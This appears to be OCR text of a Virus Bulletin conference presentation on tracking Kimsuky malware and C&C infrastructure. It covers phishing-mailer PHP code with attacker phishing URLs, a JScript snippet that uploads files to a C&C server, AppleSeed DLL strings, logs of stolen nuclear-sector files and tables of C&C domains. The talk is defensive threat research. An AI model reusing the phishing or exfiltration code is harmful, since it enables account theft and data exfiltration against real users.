


Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - /security/mailer





Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - /security/mailer

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - 1) mail.php

```
<!DOCTYPE html>
<html lang="ja">
<head>
    <meta charset="utf-8">
    <META http-equiv="Content-Language" CONTENT="ja">
    <meta name="product" content="Metro UI CSS Framework">
    <meta name="description" content="Time-Space css framework">
    <meta name="author" content="Time-Space">
    <meta name="keywords" content="js, css, metro, framework, windows 8, metro ui">
</head>
<body>
<form method="post" name="frm" id="frm" action="mail_ok.php" enctype="multipart/form-data" >
<table>
  <tr>
        <td>송신자이름</td>
        <td>
        <input type="text" name="from_name" id="from_name" value="" placeholder="송신자이름" size="35" />
        </td>
```

mail_ok.php

Tracking Malware & Monitoring C&C

virus BULLETIN

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - 2) mail_ok.php - attachFileName

```
278  $attachFileName = "20190312 일본 관련 일일동향(완).hwp";
279  $attachfileSize = "15KB";
280  $content = "동북아 1과 이경주 연구원입니다.<br>
281  자료 송부드리니 업무 참고바랍니다^^";
282
299  >
300   <table cellspacing="0" cellpadding="0" border="0" style="width:100%">
301       <tbody>
302       <tr>
303           <td align="left" width="17" height="25" valign="top">
304               <a href='http://member-authorize.com/security/downloads/download.php?fileName='.$attachFileName.'
305           </td>
306           <td align="left" width="7"></td>
307           <td align="left" width="17" height="25" valign="top">
308               <img src="http://mail1.daumcdn.net/mail_static/mint/img/big/ico_hwp.png" width="17" height="17" b
309           </td>
310           <td align="left" width="7"></td>
311           <td align="left" valign="top" style="font-size:13px;font-family:맑은 고딕,Malgun Gothic,돋음,dotum,sans-s
312       </tr>
313       </tbody>
314   </table>
```

- [CASE 3] File Download vulnerability
  - Directory Listing + File download
    - 2) mail_ok.php – Phishing (Previous)


```
136  $dataServer = "http://mail-safety-center.pe.hu/naver/MyAccount";
137  $dataServer = "http://naver-customer-center.16mb.com/MyAccount";
138  $dataServer = 'http://nid-mail.hol.es/user2/help';
139
140  $passwdForMyInfo = $dataServer.'/?m=viewInputPasswdForMyInfo&menu=security&token_help='.urlencode
     (base64_encode($userId)); // 로그인기록보기
141  $changePasswd = $dataServer.'/?m=viewChangePasswd&menu=security&token_help='.urlencode(base64_encode($userId)
     ); // 비번변경
142  $loginIdForMyInfo = $dataServer.'/?m=viewInputLoginIdForMyInfo&menu=security&token_help='.urlencode
     (base64_encode($userId)); // 보안설정 혹은 프로필
143  $myInfo = $dataServer.'/?m=myInfo&menu=security&token_help='.urlencode(base64_encode($userId)); // 프로필보기
144  $viewSecurity = $dataServer.'/?m=viewSecurity&menu=security&token_help='.urlencode(base64_encode($userId)); /
     / 보안설정보기
145  $loginEnv = $dataServer.'/?m=loginEnv&menu=security&token_help='.urlencode(base64_encode($userId)); // 로그인
     확인
146  $readingCheck = $dataServer.'/reading.php?uid='.urlencode($userId);
```

Contents

Relationships


- Like Sherlock Holmes …

Relationships



Relationships

- Between Toolsets and C&C server
  - Compromised website in South Korea
    - Cooperation with the police and investigation agency
    - Respond about C&C server



Relationships

Name	No.	Type (Tag)	Contents
Mailer (shape)	1	Mailer	Mailer (just shape)
Mailer (core)	2	Mailer	Mailer (actual function) 1) Attachment malware 2) Link to phishing page for account takeover
Beaconer	3	Web-Beacon	Beacon to check whether mail is being viewed
Phisher	4	Account Stealer Phishing	Phishing Toolkit(lod) Phishing Page for Account Steal
Logger	5	Logging Phishing	Logging for Phishing Target Information
Malicious HWP	6	Dropper Sprear-Phishing	Malicious HWP Documets
Camouflaged HWP	7	Dropper Sprear-Phishing	Camouflaged HWP Documents (Ex. sfx, exe ...)
Script	8	Downloader Logging	Download additional malware and logging (Ex. *.vbs, *.wsf, *.jse, *.ps1)
Info Stealer	9	C&C / DLL / FTP Downloader Logging	Steal Information of Infected Target and Download additional malware (Ex. Some case using FTP)

Relationships

- Between Toolsets and C&C server

Domain	Mailer	Beaconer	Pisher	Logger	Malicious HWP	Camouflaged HWP	Script	Info Stealer	Related C&C
gyjmc[.]com	☑	☑	☑	☑	☐	☐	☐	☑	daum-setting[.]hol.es member-authorize[.]com snu-mail-ac-kr[.]esy.es uefa2018[.]000webhostapp.com
member-authorize[.]com	☑	☑	☑	☑	☑	☐	☑	☑	ddlove[.]kr gyjmc[.]com mail-kinu.hol[.]es webrnail-kinu[.]hol.es
ddlove[.]kr	☑	☑	☑	☑	☑	☐	☑	☑	member-authorize[.]com military[.]co.kr
military[.]co.kr	☐	☐	☐	☐	☐	☐	☑	☑	ddlove[.]kr suppcrt-seourity[.]esy.es
suppcrt-seourity[.]esy.es	☐	☐	☐	☐	☑	☐	☑	☑	military[.]co.kr
primary-help[.]esy.es	☑	☑	☐	☐	☐	☑	☑	☑	nid-mail[.]pe.hu
nid-mail[.]pe.hu	☐	☐	☐	☐	☐	☐	☐	☑	primary-help[.]esy.es
user-protect-center[.]pe.hu	☐	☑	☐	☐	☐	☐	☑	☑	nid-management-team[.]890m.com nid-protect-team[.]pe.hu user-daum-center[.]pe.hu
nid-protect-team[.]pe.hu	☑	☑	☑	☑	☐	☐	☐	☐	nid-management-team[.]890m.com user-daum-center[.]pe.hu

Relationships

- Between Toolsets and C&C server

Domain	Mailer	Beaconer	Pisher	Logger	Malicious HWP	Camouflaged HWP	Script	Info Stealer	Related C&C
nid-protect-team[.]pe.hu	☑	☑	☑	☑	☐	☐	☐	☐	nid-management-team[.]890m.com user-daum-center[.]pe.hu user-protect-center[.]pe.hu
oeks39402[.]890m.com	☐	☐	☐	☐	☐	☐	☑	☑	naiei-aldiel[.]16mb.com vkcxvkweo[.]96.lt
nid-management-team[.]890m.com	☐	☐	☑	☑	☐	☐	☐	☐	nid-protect-team[.]pe.hu user-daum-center[.]pe.hu user-protect-center[.]pe.hu
naiei-aldiel[.]16mb.com	☐	☐	☐	☐	☐	☐	☐	☑	daum-account-login[.]esy.es oeks39402[.]890m.com vkcxvkweo[.]96.lt
vkcxvkweo[.]96.lt	☐	☐	☐	☐	☐	☐	☐	☑	naiei-aldiel[.]16mb.com oeks39402[.]890m.com
user-daum-center[.]pe.hu	☑	☑	☑	☑	☐	☐	☐	☑	member-daum-regist[.]hol.es member-view-center[.]esy.es nid-management-team[.]890m.com nid-protect-team[.]pe.hu sariwon[.]co.kr user-manage-center[.]hol.es user-protect-center[.]pe.hu

Relationships


virus BULLETIN

- **Between Toolsets and C&C server**

Domain	Mailer	Beaconer	Pisher	Logger	Malicious HWP	Camouflaged HWP	Script	Info Stealer	Related C&C
sariwon[.]co.kr	☑	☑	☑	☑	☑	☐	☑	☑	accounting-microsofft[.]epizy.com csdaum-help[.]esy.es daum-account-login[.]esy.es daum-account-signin[.]pe.hu daum-login-protect[.]hol.es daum-setting[.]hol.es daumlogin[.]esy.es mail-customer-safety-center[.]hol.es mail-naver-protect[.]hol.es mail.naver[.]comuf.com master-daum-help[.]esy.es member-view-center[.]esy.es naver-password[.]esy.es naver-relogin-security[.]96.lt naver-security-mail[.]96.lt naverhelp[.]esy.es naverkorea[.]esy.es naverlogin[.]esy.es nhfoods[.]co.kr protect-yahhoo-team[.]000webhostapp.com security-mail-daum[.]000webhostapp.com user-daum-center[.]pe.hu

Relationships

- Between Toolsets and C&C server
  - Some of the results of analyzing
    - gyjmc[.]com (KR) → member-authorize[.]com (HOSTINGER) → ddlovke[.]kr (KR) → military[.]co.kr (KR) ← suppcrt-seourity[.]esy.es (HOSTINGER)



Full ver. : http://bit.ly/VB2019_Kimsuky_Maltego


Contents

Recent Trends

- [CASE 3] File Download vulnerability
  - Directory Listing (OPSEC FAIL – CASE #01)
    - /security/downloads

Recent Trends

- [CASE 3] File Download vulnerability
  - Directory Listing (OPSEC FAIL – CASE #01)



Index of /security/downloads

- Parent Directory
- 0.북한 단거리 미사일 발사 분석(최종본).zip
- 1.북한 단거리 미사일 발사 분석(최종본).zip
- 20190312 일본 관련 일일동향(완).hwp
- download.php
- jangya/
- 북한 단거리 미사일 발사 분석(최종본).zip
- 북한 단거리 미사일 발사 분석(최종본)_enc.zip
- 참고.zip
- 캡쳐화상.zip
- 피싱메일.zip

Recent Trends

- [CASE 3] File Download vulnerability
  - Directory Listing : New Malware
    - F:₩PC_Manager₩Utopia_v0.1₩bin ₩AppleSeed.pdb

```
.text:10001000 ; Alignment     : default
.text:10001000 ; PDB File Name : F:\PC_Manager\Utopia_v0.1\bin\AppleSeed.pdb
.text:10001000 ; OS type       :  MS Windows
.text:10001000 ; Application type:  DLL 32bit
```

```
.rdata:10035988 ; Export Ordinals Table for AppleSeed.dll
.rdata:10035988 ;
.rdata:10035988 word_10035988   dw 1, 0                 ; DATA XREF: .rdata:10035974↑o
.rdata:1003598C aAppleseedDll   db 'AppleSeed.dll',0    ; DATA XREF: .rdata:1003595C↑o
.rdata:1003599A aF6a90e0e7056f1 db 'f6a90e0e7056f1e6a5c1d60fe8fe4971',0
.rdata:1003599A                                         ; DATA XREF: .rdata:off_10035980↑o
.rdata:100359BB aDllinstall     db 'DllInstall',0       ; DATA XREF: .rdata:off_10035980↑o
```

Recent Trends

- [CASE 1-1] Directory Listing – HWP Malware
  - HanyangUpload_script.dll – GetName (2018.07.13)
    - 3) C&C : www.military[.]co.kr (211.202.2[.]51, KR)

```
<script  language='JScript'>
    try
    {
        var strPath = WScript.Arguments.Named.Item("filepath");

        HttpUpload(strPath, "http://www.military.co.kr/1990/scriptPhpServer.php");

        //WScript.Echo(sResults);
    }
```

Recent Trends

- [CASE 1-1] Directory Listing – HWP Malware
  - Another Logs (2019.07.) => NUCLEAR

C&C : www.military[.]co.kr (211.202.2[.]51, KR)

```
35359      2019-07-05 10-37    (11770274 Bytes) 7.4 한수원회의 CCM파트 draft (1).pptx
35360
35361      2019-07-01 22-47    (11770274 Bytes) 7.4 한수원회의 CCM파트 draft.pptx
35362
35363      2019-02-02 18-38    (63377 Bytes) 8. 연도별 원자력안전위원회 회의개최 현황 및 보도자료
35364
35365      2019-02-12 22-52    (175578 Bytes) 8.원전해체방폐물 안전관리기술개발.pdf
35366
```

Found 11 occurrences of '한수원'.	
Line 35359	2019-07-05 10-37 (11770274 Bytes) 7.4 한수원회의 CCM파트 draft (1).pptx
Line 35361	2019-07-01 22-47 (11770274 Bytes) 7.4 한수원회의 CCM파트 draft.pptx
Line 39995	2016-01-16 18-33 (26747639 Bytes) 한수원 원전해체세미나(201512).pptx
Line 39997	2016-02-13 15-25 (140337 Bytes) 한수원_연구테마관련_2016.pdf
Line 41345	2016-01-06 02-29 (3617...활짝 핀 '과학의 꽃' 리제 마이트너 _ 한수원블로그.pdf
Line 42521	2010-11-19 21-48 (2222741 Bytes) 한수원 원자력교육원 Reading Materials.zip
Line 46497	2016-01-16 18-33 (26747639 Bytes) 한수원 원전해체세미나(201512).pptx
Line 48447	2016-08-11 12-03 (50379 Bytes) 한수원 해체 안전성 평가 견적.pdf
Line 48815	2018-11-05 10-54 (2850457 Bytes) 7.최현태_한수원.pdf

Recent Trends

virus BULLETIN

▪ Related Threat Groups

Threat Group	Target	Purpose	Activity Time	Major Incident
Kimsuky	Infrastructure, Government, North Korean defectors and politicians	Information gathering and social confusion	2013 ~	KHNP cyber terrorism (2014)

Contents

Conclusion

- Incidents Response in advance
  - Geopolitical location in South Korea
  - Tracking&Monitoring + @
    - REMEMBER - Obtained various information through like OPSEC FAIL CASES
  - Share Information
  - Cooperate with Relevant agency for Response

Thank you :)

Special Thanks:
Seongsu Park(@unpacker) @GReAT
amur84 @National Police Agency
hypen1117

E – mail : jack2@fsec.or.kr
Twitter @2runjack2